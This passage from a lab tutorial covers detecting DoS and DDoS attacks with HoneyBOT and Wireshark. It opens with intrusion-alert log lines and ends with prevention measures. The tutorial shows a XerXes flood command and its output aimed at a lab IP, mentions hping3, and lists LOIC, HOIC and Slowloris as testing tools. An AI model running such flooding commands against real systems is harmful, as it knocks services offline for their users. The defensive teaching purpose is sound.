05/12/17:40:29.633625 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44952 -> 162.241.216.11:443
05/12/17:40:29.634020 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44952 -> 162.241.216.11:443
05/12/17:40:29.634876 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44952 -> 162.241.216.11:443
05/12/17:40:29.634963 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44956 -> 162.241.216.11:443
05/12/17:40:29.635743 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44956 -> 162.241.216.11:443
05/12/17:40:29.697784 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44928 -> 162.241.216.11:443
05/12/17:40:29.698308 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44928 -> 162.241.216.11:443
05/12/17:40:29.698383 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44928 -> 162.241.216.11:443
05/12/17:40:29.700303 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44928 -> 162.241.216.11:443

```

## 2. Perform Detect And Monitor DOS/DDOS Using HoneyBOT


**HoneyBOT** (short for *Honeypot BOT*) is a **Windows-based honeypot software** used for **network security monitoring** and **threat analysis**. It simulates vulnerable services on a system to **attract attackers**, allowing security professionals to **observe and analyze** their behavior **without risking a real system**.

**Download Link :-**

<https://honeybot.software.informer.com/download/>

**How to use it :-**

- After installation open the HoneyBOT application



- Now open kali terminal virtual machine
- Kali linux ip address

- Dos tool -; XerXes tool



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket/Downloads/DDOS/xerxes
# ./xerxes 192.168.251.254 80
```

The screenshot shows a terminal window on a Kali Linux desktop. The terminal is running the command `./xerxes 192.168.251.254 80`. The desktop environment includes a taskbar with various icons and a system tray showing the date and time.


- Attack Started 



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket/Downloads/DDOS/xerxes
# ./xerxes 192.168.251.254 80
[Connected → 192.168.251.254:80]
[: Voly Sent]
[Connected → 192.168.251.254:80]
```

The screenshot shows the same terminal window as before, but now it displays multiple lines of output from the `xerxes` command, indicating that connections are being established to the target IP address and port. The desktop environment remains the same.

- Back to the HoneyBOT application
- Attack detect



### 3. Perform Detect And Monitor DOS/DDOS Attack Using Wireshark

**Wireshark** is a free and open-source network protocol analyzer. It lets you **capture, inspect, and analyze** network traffic in real time at a very detailed level—**down to each packet**.

It's one of the most widely used tools in cybersecurity, networking, and digital forensics.


#### Purpose of Wireshark :-

- Wireshark is used to capture and analyze network traffic in real time.
- It helps identify network issues such as slow performance or packet loss.
- Security professionals use Wireshark to detect suspicious activity or attacks on the network.
- It is commonly used to study how network protocols like TCP, HTTP, and DNS function.


- Wireshark allows users to inspect packet contents to troubleshoot, investigate, or learn.

## How to use it :-


- Target Ip address




- Open kali linux terminal and perform a attack
- Tool – using hping3
- Attack started



- Now open Wireshark on target machine
- Select network interface



- Capture incoming packet traffic



# HOW TO PREVENT FROM DOS AND DDOS ATTACK

Preventing **DoS** and **DDoS** attacks requires a combination of **network hardening**, **traffic filtering**, **resource scaling**, and **incident response planning**. Here's a breakdown of effective prevention and mitigation strategies:

## 1. Network-Level Protection

- **Firewall Rules:** Block unused ports and restrict access to critical services.
- **Rate Limiting:** Limit the number of requests from a single IP address.
- **Geo-blocking:** Block or limit traffic from high-risk regions if not needed.
- **Intrusion Prevention Systems (IPS):** Detect and stop suspicious traffic.

## 2. Use Anti-DDoS Services

- **CDN & Cloud Protection:** Use services like:
  - **Cloudflare**
  - **AWS Shield**
  - **Google Cloud Armor**
  - **Azure DDoS Protection**
- These services absorb large-scale traffic before it reaches your server.

### 3. Application-Level Defenses

- **Web Application Firewall (WAF):**
    - Blocks malicious HTTP traffic (e.g., HTTP floods).
    - Helps filter bad bots and SQL injection attempts.
  - **Captcha/Challenge Pages:**
    - Stops automated traffic during attacks (e.g., Cloudflare "I'm Under Attack" mode).
- 

### 4. Monitoring & Detection

- **Log Monitoring:**
    - Use tools like **Splunk**, **ELK Stack**, or **Graylog** to analyze traffic.
  - **Traffic Anomaly Detection:**
    - Alerts if traffic spikes suddenly or unusual patterns are found.
  - **Tools:**
    - Wireshark, NetFlow, SNORT, or Suricata can help detect unusual traffic.
- 

### 5. Infrastructure Design

- **Redundancy & Load Balancing:**
    - Distribute traffic across multiple servers or data centers.
  - **Auto-scaling:**
    - Cloud services can automatically scale up during spikes.
  - **Separate Public & Private Services:**
    - Keep critical services (like admin panels or internal APIs) on separate networks.
-

## 6. Use Reverse Proxies

- Acts as a buffer between users and servers.
  - Helps hide the real IP of your web server.
- 

## 7. Have an Incident Response Plan

- Define steps to follow during an attack.
  - Have contact points for your ISP and DDoS mitigation providers.
  - Set up alerting systems and regular backups.
- 

## Tools for Testing (Ethical Use Only)

- **LOIC, HOIC, Slowloris, Hping3, D0sinator** – for lab simulations.
- Test only in **controlled environments** (CTFs, home labs, VMs).

**THANK YOU**

T H A N K Y O U